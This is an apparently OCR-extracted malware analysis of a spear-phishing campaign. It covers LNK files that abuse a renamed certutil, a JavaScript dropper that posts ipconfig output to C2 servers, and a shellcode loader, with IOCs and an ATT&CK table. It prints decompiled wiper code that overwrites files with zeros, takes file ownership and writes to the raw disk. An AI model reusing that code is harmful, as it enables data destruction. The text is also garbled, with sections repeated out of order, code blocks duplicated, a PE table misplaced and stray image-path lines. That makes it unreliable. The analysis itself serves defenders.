The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:

property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-


- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.

- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				



svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
